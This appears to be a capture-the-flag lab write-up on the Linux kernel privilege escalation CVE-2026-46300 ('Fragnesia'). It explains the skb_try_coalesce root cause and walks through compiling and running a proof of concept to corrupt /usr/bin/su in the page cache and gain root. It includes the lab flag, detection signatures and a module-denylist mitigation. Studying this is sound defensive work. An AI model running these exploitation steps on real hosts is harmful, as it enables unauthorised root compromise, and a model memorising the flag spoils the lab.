Jr.Pen 9.7. CVE-2026-46300: Fragnesia

Task 1 - Introduction

Fragnesia is the third Linux kernel local privilege escalation vulnerability in the page-cache write class to be disclosed in under three weeks. It was reported by William Bowling, head of assurance at Zellic, who discovered the bug using V12, Zellic's AI-agentic security auditing tool. The vulnerability was assigned `CVE-2026-46300` with a CVSS v3.1 base score of 7.8 (High). Public disclosure landed on 13 May 2026, alongside a working proof-of-concept and a candidate upstream patch.

What makes Fragnesia notable is not the primitive itself, which is now familiar from Copy Fail and Dirty Frag, but the way it came into existence. The Dirty Frag patch (`f4c50a4034e6`, merged 8 May 2026) added code that trusts a particular socket buffer flag to be accurate. As of 13 May, that flag is not always accurate. Fragnesia is the vulnerability that the Dirty Frag fix introduced. Hyunwoo Kim, who reported the original Dirty Frag pair, has publicly acknowledged that Fragnesia emerged as an unintended side effect of one of the patches written to remediate his own bug.

Two points are worth establishing upfront. First, this is the same broad attack surface as Dirty Frag (XFRM, ESP, the page cache) but it lives in a different code path. The original Dirty Frag bugs were in `esp_input()` and `rxkad_verify_packet_1()`. Fragnesia is in `skb_try_coalesce()`, the function that merges socket buffers. Second, the published proof-of-concept covers only the espintcp variant; a second variant in `skb_segment()` was disclosed by the same researcher the day after the initial Fragnesia patch landed, and as of 15 May 2026 that variant remains unpatched.

Task 2 - How a Patch Becomes a Vulnerability

Fragnesia is a single chain involving five components, four of which existed before the Dirty Frag patch was written. The fifth is what the Dirty Frag patch added. Understanding how the chain works requires walking through the components


individually, then seeing how the patch changed which paths could reach the in-place decryption sink.

SKBFL_SHARED_FRAG: The Honesty Flag: The `SKBFL_SHARED_FRAG` flag marks socket buffer memory fragments as externally owned, instructing kernel code to copy them before performing modifications to prevent corrupting shared sources like the page cache.

skb_try_coalesce: Where the Invariant Breaks: A kernel bug in `skb_try_coalesce()` strips the `SKBFL_SHARED_FRAG` flag when merging packet buffers, causing shared page-cache fragments to appear as modifiable private memory.

The XFRM ESP-in-TCP Receive Path: Although the ESP-in-TCP receive path checks `SKBFL_SHARED_FRAG` before performing in-place IPsec decryption, it remains vulnerable because `skb_try_coalesce()` silently removes the flag.

Why the Corruption Becomes Host Root: Modifying a shared page-cache page allows a namespace-bound attacker to corrupt host binaries like `/usr/bin/su`, resulting in full host-root access when executed outside the container.



The 1-Byte Write Primitive: By manipulating AES-GCM nonces, an attacker gains a precise single-byte write primitive to overwrite binary headers in memory within milliseconds without touching the physical disk.

Task 3 - The Patch That Became the Vulnerability

The Dirty Frag patch successfully fixed an unsafe fast path by ensuring `esp_input()` checks `SKBFL_SHARED_FRAG`, but it left open a latent vulnerability because `skb_try_coalesce()` had been silently stripping that flag since 2013.



The Patch Series: The proposed patch series restores the kernel's memory invariant by propagating the `SKBFL_SHARED_FRAG` flag during `skb_try_coalesce()`, while also addressing related propagation and memory bugs across functions like `pskb_copy()` and `rxrpc`.

The Second Variant: A second variant bypasses the initial fix by exploiting `skb_segment()`—which fails to propagate `SKBFL_SHARED_FRAG` from `frag_list` members during GSO segmentation—highlighting a broader class of invariant violations across network fragment-handling functions.

Task 4 - Exploitation

Step 1: Confirm Your Context

```
karen@fragnesia:~$ id
uid=1001(karen) gid=1001(karen) groups=1001(karen)
```

Step 2: Build the Proof of Concept: The exploit lives at `/home/karen/fragnesia/fragnesia.c`. Build it with the following command:

```
cd /home/karen/fragnesia
gcc -O2 -w fragnesia.c -o exp
```

The `-w` flag suppresses several harmless warnings in the published source. The warnings concern unused functions left over from the developer's debug helpers, a non-null `execve` argument that the exploit relies on, and an ignored `write` return value in the terminal-reset code. None of them affect the exploit's behaviour. The build completes in a second or two.

Step 3: Run the Exploit (Stage 1: Corrupt the Page Cache): The Fragnesia exploitation is a two-stage process. Stage one corrupts the page cache copy of `/usr/bin/su` using the espintcp write primitive; this is what the published proof-of-concept automates. Stage two triggers the corrupted binary from outside the user namespace, which is what produces the host-root shell. The proof-of-concept does not perform stage two automatically; the operator does it manually after the exploit exits.

```
./exp
```

The exploit prints a long progress trace as it works through the chain. The output below is condensed for readability; the actual run on the lab machine is several hundred lines longer.

```
karen@fragnesia:~/fragnesia$ ./exp
[*] uid=1001 euid=1001 gid=1001 egid=1001
[*] mode=xfrm_espintcp_pagecache_replace collateral=after
[*] target=/usr/bin/su size=55680
outer_write_open_denied=1 errno=13 (Permission denied)
userns_setup: outer_uid=1001 outer_gid=1001 ns_uid=0 ns_gid=0
netns_setup=1
loopback_up=1
xfrm_espintcp_state_add=1
namespace_setup_complete=1
userns_root_mapped_to_outer_user_write_open_denied=1 errno=13
(Permission denied)
[*] timing: rx_pre_ulp=30000us tx_pre_splice=1000us rx_post_u
```

```
lp=30000us
[*] range: offset=0x0 len=192 last=0xbf enc_len=4080 splice_l
en=4096
[*] payload=7f454c4602010100... (192 bytes of ELF stub)
stream0_table_entries=256
```

- The line `outer_write_open_denied=1 errno=13` confirms that karen does not have write access to `/usr/bin/su` from outside the namespace. This is the permission boundary the exploit is about to cross.
- The line `userns_setup: ... ns_uid=0 ns_gid=0` shows that karen is mapped to UID 0 inside a new user namespace, granting `CAP_NET_ADMIN` for the XFRM operations that follow without any real privileges on the host.
- The `changed=176 skipped=16` line is significant. The exploit's ELF stub is 192 bytes long, but `/usr/bin/su` is itself an ELF binary, so its first few bytes (`7f 45 4c 46 02 01 01 00 ...`) already match the stub. The per-byte loop skips those, and only the 176 bytes that differ are actually written.
- The shell that appears after `[+] BUG: ...` is the proof-of-concept's `execve("/usr/bin/su")` call running inside the user namespace. Inside the namespace, karen is mapped to UID 0, so the shellcode's `setuid(0)` is a no-op and the resulting shell is namespace-root.
- The `cat /root/flag.txt` returns `Permission denied` because `/root/flag.txt` is owned by the host's real UID 0, which the namespace cannot read. The namespace presents files owned by unmapped UIDs as owned by `nobody` (UID 65534).

Step 4: Trigger the Corruption from Outside the Namespace: Exit the namespace shell to return to karen's regular shell:

```
# exit
```

The prompt returns to `karen@tryhackme-2204:~/fragnesia$`, indicating you are back outside the namespace as UID 1001. The page cache, however, is still corrupted. The kernel's page cache is global to the host and persists across namespace boundaries; only an eviction or a `drop_caches` would clear it. Now run `/usr/bin/su` from karen's regular shell:

```
/usr/bin/su

karen@fragnesia:~/fragnesia$ /usr/bin/su
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
```

This time the shell really is host-root. The sequence of events at the kernel level is the following.

1. karen's shell `execve`s `/usr/bin/su`. The on-disk file has the setuid bit set with owner root.
2. The kernel honours the setuid bit and sets the process's effective UID to 0 (real host UID 0, since karen's shell is in the initial user namespace).
3. The kernel loads the binary's bytes from the page cache, which still contains the corrupted ELF stub.
4. The corrupted entry point runs the shellcode under effective UID 0.
5. The shellcode calls `setgid(0)` and `setuid(0)`. Because the effective UID is already 0 at the host level, `setuid(0)` succeeds and sets the real UID to 0 as well.
6. The shellcode calls `execve("/bin/sh", ...)`, spawning a shell with real UID 0.

The result is a real host-root shell. The fact that the namespace step was needed to gain `CAP_NET_ADMIN` for the XFRM operations is now irrelevant; the shell is a child of karen's regular shell and lives entirely outside any user namespace.

Step 5: Read the Flag: From the host-root shell, the flag is now readable:

```
# cat /root/flag.txt
```

The Permission Denied error from stage one has disappeared because the process is now genuinely host UID 0, not namespace UID 0.

Step 6: Verify the On-Disk File: Confirm that the on-disk binary was never modified:

```
# sha256sum /usr/bin/su
```

The hash matches a freshly-installed Ubuntu kernel build. The exploit only modified the in-memory page cache copy; the on-disk binary was never touched. AIDE, Tripwire, IMA, and any other file integrity tool that reads from disk would report this file as clean. The corruption only exists in the kernel's page cache and is visible only to processes that read through that cache.

Step 7: Exit and Drop the Page Cache: The proof-of-concept does not automatically clean up after itself, so subsequent invocations of `su` will continue to re-spawn the root shell until the corrupted pages are evicted. Drop them manually before leaving the machine:

```
# exit
karen@fragnesia:~/fragnesia$ sudo sh -c 'echo 3 > /proc/sy
s/vm/drop_caches'
```

The kernel evicts the corrupted pages from the cache. The next read of `/usr/bin/su` reloads the clean copy from disk, and `/usr/bin/su` returns to its normal behaviour.

Answer the questions below

> What is the content of /root/flag.txt?

THM{fragnesia_skb_coalesce_amnesia}

```
# 1. Navigate to the fragnesia directory and view the code
cd fragnesia
ls
cat fragnesia.c

# 2. Compile the exploit binaries
gcc -O2 -w fragnesia.c -o exp
gcc -O2 -w fragnesia.c -o exp2
```

```
# 3. Execute the exploit and drop out of the unprivileged nam
espace
./exp
exit


# 4. Trigger the corrupted binary to elevate privileges and r
ead the target file
/usr/bin/su
cat /root/flag.txt
```

Task 5 - Detection and Mitigation

Detection: The exploit's signature is a sequence of system calls that no legitimate application produces:

- `unshare(CLONE_NEWUSER | CLONE_NEWNET)` followed by writes to `/proc/self/uid_map`
- `socket(AF_ALG, ...)` calls used to build the keystream lookup table
- A `socket(AF_INET, SOCK_STREAM)` followed shortly by `setsockopt(SOL_TCP, TCP_ULP, "espintcp")`
- `splice()` from a setuid binary file descriptor into the same TCP socket
- A burst of `XFRM_MSG_NEWSA` netlink messages registering a security association with a known AES-128-GCM key
- An eventual `execve("/usr/bin/su", ...)` and a child process running with effective UID 0

The `TCP_ULP = "espintcp"` setsockopt is the highest-fidelity single signal. Legitimate use of espintcp is rare; it is primarily seen in strongSwan deployments configured for NAT traversal in environments where UDP-encapsulated ESP does not work. A process outside that small set of daemons issuing the setsockopt is unusual; a process outside that set issuing the setsockopt and then immediately splicing a setuid binary into the socket is exploitation.



Mitigation: The candidate upstream fix is commit `f84eca581739`, posted to the netdev mailing list on 13 May 2026. It is a two-line change to `skb_try_coalesce()` that preserves the `SKBFL_SHARED_FRAG` marker when transferring paged fragments. At the time the room was prepared, the patch was awaiting maintainer review and not yet merged to Linus's tree.

Distribution patches are arriving in advance of the mainline merge. AlmaLinux released patched kernels for AL8, AL9, and AL10 in its testing repository on 13 May, refreshed the builds on 14 May to incorporate the follow-up patches, and is moving them to production once community testing completes. CloudLinux, SUSE, Debian, and Ubuntu have published advisories; per-release status varies and updates as patches land.

Until your distribution ships a patched kernel, the same modprobe denylist used for Dirty Frag is effective against Fragnesia.

Step 1: Apply the Module Denylist: The configuration file blocks future loads of `esp4`, `esp6`, and `rxrpc`. The `rmmod` line unloads any currently-loaded copies. The `drop_caches` line evicts any corrupted pages already in the cache.

```
sudo sh -c 'printf "install esp4 /bin/false\ninstall esp6 /bi
n/false\ninstall rxrpc /bin/false\n" > /etc/modprobe.d/dirtyf
```

```
rag.conf'
sudo rmmod esp4 esp6 rxrpc 2>/dev/null
sudo sh -c 'echo 3 > /proc/sys/vm/drop_caches'
```

Step 2: Verify the Block Is Active: The command should return an error. The module is blocked from loading.

```
sudo modprobe esp4
```

Step 3: Confirm the PoC Fails: Re-run the exploit:

```
/home/karen/fragnesia/exp
```

Patch Status at Disclosure

The simultaneous, unembargoed release of the PoC and candidate patch highlights an active attack surface, affecting Linux kernel releases containing the Dirty Frag fix while leaving older kernels with the latent `skb_try_coalesce()` bug but without an exploitable code path.

Task 6 - Conclusion

Fragnesia is a one-byte page-cache write primitive in the Linux kernel that arose from a regression introduced by an earlier security patch. It is the third vulnerability in this class to be disclosed in three weeks, alongside Copy Fail and Dirty Frag, and the second variant published two days after the initial disclosure remains unpatched as of the room's publication date.

Two operational lessons from this chain of disclosures deserve to be carried forward.

The first lesson is that kernel patches are not containment events for a bug class. The Dirty Frag fix closed the original bugs, but it did so by introducing new code that trusts an invariant. The invariant was not audited, and the audit gap became Fragnesia. Defenders responsible for kernel-adjacent attack surfaces should treat each patch in subsystems like XFRM, AF_ALG, io_uring, BPF, and RxRPC as a change to the attack surface rather than a completed mitigation. Subsequent audits in the same subsystem are warranted, not optional.

The second lesson is that the page-cache write class is sufficiently general that distribution patches do not solve the problem on their own. The on-disk file is never touched, so file integrity tools miss the corruption entirely. Detection has to happen at the syscall layer, in real time, with rules that watch for the syscall sequences that no legitimate application produces. Filesystem forensics alone will not surface this attack after the fact.

A third operational consideration applies to container environments. The page cache is shared across all processes that use the same kernel, including every container on the same host. A containerised process that can create unprivileged user namespaces, which is the default in rootless Docker and Podman deployments, has every prerequisite the Fragnesia exploit needs. Privileged containers are not required, nor is any special capability. Multi-tenant Kubernetes clusters, shared CI runners, and any host running rootless container workloads should be treated as exposed until a patched kernel is in place.

The kernel update to a build that includes the merged Fragnesia fix should be applied as soon as your distribution makes one available. The modprobe denylist of `esp4`, `esp6`, and `rxrpc` is an effective interim control on hosts that do not depend on those modules, and protects against the unpatched second variant as well. Defenders running strongSwan, libreswan, or AFS clients in production will need to wait for vendor-backported patches.